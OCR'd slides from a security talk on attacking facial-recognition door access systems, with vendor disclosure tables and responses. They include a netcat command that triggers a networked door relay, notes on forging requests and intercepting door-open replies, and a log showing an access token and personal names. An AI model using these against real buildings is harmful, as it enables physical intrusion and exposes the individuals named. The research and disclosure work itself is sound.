
```
02-21 16:21:25.253 E/yw     ( 2453): Liveness: fr end = 1582273285253 trackId = 14
02-21 16:21:25.290 E/yw——人脸来( 2453): Joey Casanayan-1369  14
02-21 16:21:25.292 E/yw     ( 2453): {sn=                              , groupId=trendmicro,
access_token=2bb6c39baee1a2f6416e2d999aca3b3259e86e06, userId=1369, verify_time=2020-02-21 16:21:25}
02-21 16:21:25.293 E/yw——人脸来1( 2453): Joey Casanayan-1369  2020-02-21 16:21:25

02-19 21:47:30.993 D/OkHttp  ( 3616): --> POST https://                                  /device/info http/1.1
02-19 21:47:30.994 D/OkHttp  ( 3616): Content-Type: application/x-www-form-urlencoded
02-19 21:47:30.995 D/OkHttp  ( 3616): Content-Length: 19
02-19 21:47:30.996 D/OkHttp  ( 3616): Host:
02-19 21:47:30.996 D/OkHttp  ( 3616): Connection: Keep-Alive
02-19 21:47:30.996 D/OkHttp  ( 3616): Accept-Encoding: gzip
02-19 21:47:30.996 D/OkHttp  ( 3616): User-Agent: okhttp/3.9.1
02-19 21:47:30.996 D/OkHttp  ( 3616): --> END POST
```


- Access token can be obtained once you know the SN.
- The client secret is always the same.
- Access token changes every time.
- We cannot impersonate the server.
- If a guest is registered (and issued a QRCode), we can pull the QRCode from the server and print a temporary badge.
- User faces are downloaded via HTTPS GET. Security by obscurity.

Vendor's Response

- A GDPR-compliant update will be released in August.


Megvii Koala


Third-Party App
Open API
Terminal
Host
Video stream cameras
Video Stream
Detection
Face capture cameras
Face Capture Image
Recognition
Recognition Device
Library Sync
Recognition Result
Record
Open API
Library, Access Control, Welcome
Device Management
Network Relay
API
API
Network Switch
TV Box
Accessories
Samsung Galaxy Tab A
Dell Precision 3430



抓拍照片	识别照片	姓名	用户信息	抓拍位置	识别结果	抓拍时间
		Philippe Lin	-	7	访客	2020-02-28 16:07:06

```
{
 "can_door_open": true,        ← intercept this in vain
 "error": 0,
 "person": {
  "avatar": "/static/upload/avatar/2019-08-05/v2_a51dacb3bded06d5037be23c63484c94461cb59e.png",
                               ← Download the avatar from koala_app without password
  "birthday": null,
  "job_number": "31552",       ← PSID
  "name": "Yi-Wei Huang",      ← Name
  "origin_photo_id": 4500,
 }
}
```



- Network access control module: control door access

At present two access control modules are available. The one on the left is the current version HHT-NET2D, and the one on the right is the new adapted TCP-KP-I404.

The switch of the new version is applicable to a wide range of voltages and is not easily damaged by using the wrong power supply.


NO1
COM1
NO2
COM2
HHT-NET2D
NET
DC5V
网络继电器
Network control relay
输入
-IN+
输出触点
OUT1
OUT2
Reload
R-Pwr Ethernet
G-Rlk 10M/100M
DC5-18V
广州市泥人电子科技有限公司

Figure 1.6 Network Access Modules

Source: Product's User Manual


Philippe Lin / Roel Reyes

The Fragile Art of Edge Computing: Walk through Access Control Systems



Mounting panel on the wall
A friendly USB C

echo -n 'on1' | nc -u -w 1 10.1.8.16 5000



```
philippenombp:~ philippe$ echo -n 'on1' | nc -u 10.1.8.16 5000
-n 'off' | nc -u 10.1.8.16 5000
```

Vendor’s Response

- They have a manual “workaround” that support can help their customers with.
- This series is no longer being produced and a new series has replaced it.
- They will include a solution in the new series.
- They have published a public advisory to customers.
- The fix is gradually deployed to all products within 1 month.

Summary

		ZKTeco FaceDepot-7B	Hikvision DS-K1T606MF	Telpo TPS980	Vendor A
Implicit trust of Devices	Protocol used	HTTP / HTTPS (only on latest FW version)	*TCP / Binary Object (not encrypted)*	Standalone. Cloud service is optional	*HTTP (standalone)* *HTTPS (cloud)*
	Exposed hardware ports	USB Type A	USB Type A	USB Type A	USB-C
	MITM Attack	Yes, via HTTP plain connection	*Yes, needs decoding of binary protocol*	No. Verifies valid SSL certificate.	Yes when HTTP
Rich exchanged data Between Server and Devices	Create new admin	Yes, via request forging	No. 3 way binary handshake hard to crack	*Client forgery (Cloud)*	Use API
	Change other users' pictures	Yes, via request forging	No. 3 way binary handshake hard to crack	*Client forgery (Cloud)*	Use API
	Expose user information	Yes, via server URL / network sniffing	Yes, via network sniffing	*Client forgery (Cloud)*	Yes when HTTP
	Server Impersonation	Yes	No. 3 way binary handshake hard to crack	No. Verifies valid SSL certificate	Yes, but we did not do it.
Actuator on Device	Actuator attack	If cables are badly secured	If cables are badly secured	If cables are badly secured	LAN Access

#	Brand	Name	ID	Reporting Date	Status	Close Date
1	ZKTeco FaceDepot 7B	ZKBiosecurity Server token reuse and MITM attack	ZDI-CAN-9991	Dec 3, 2019	Closed, 0-Day	April 30, 2020
2		ZKBiosecurity Server command forgery, arbitrary user creation, and privilege escalation	ZDI-CAN-9993	Dec 3, 2019	Closed, 0-Day	
3		ZKTeco FaceDepot 7B bypass facial recognition using iPhone 6s	ZDI-CAN-9990	Dec 3, 2019	Closed, 0-Day	
4		ZKBiosecurity Server exposed folder of uploaded faces	ZDI-CAN-9992	Feb 10, 2020	Closed, 0-Day	
5	Telpo TPS980	TPS980 unauthorized access, credential disclosure, information disclosure, user DB manipulation via serial number	ZDI-CAN-10800	Mar 20, 2020	Closed, 0-Day	July 22, 2020
6	Vendor A	Vendor A Product architectural weakness allows anyone to open the door	ZDI-CAN-10793	Mar 20, 2020	Open	July 29, 2020

Notable SNAFUs

- ZKTeco
  - HTTPS disabled in old firmware versions
  - HTTP installed on devices sold by system integrators
- Telpo TPS980
  - Serial number on the device is all you need to forge a client
  - Exposed USB port allows access to user pictures via MTP
- ZKTeco / HikVision
  - The WHOLE user DB with pics and metadata is sent to the server unencrypted.
- Vendor A
  - In standalone installations only HTTP is used
  - The architecture can hardly be secured

Take Away's

- These vulnerabilities are not new.
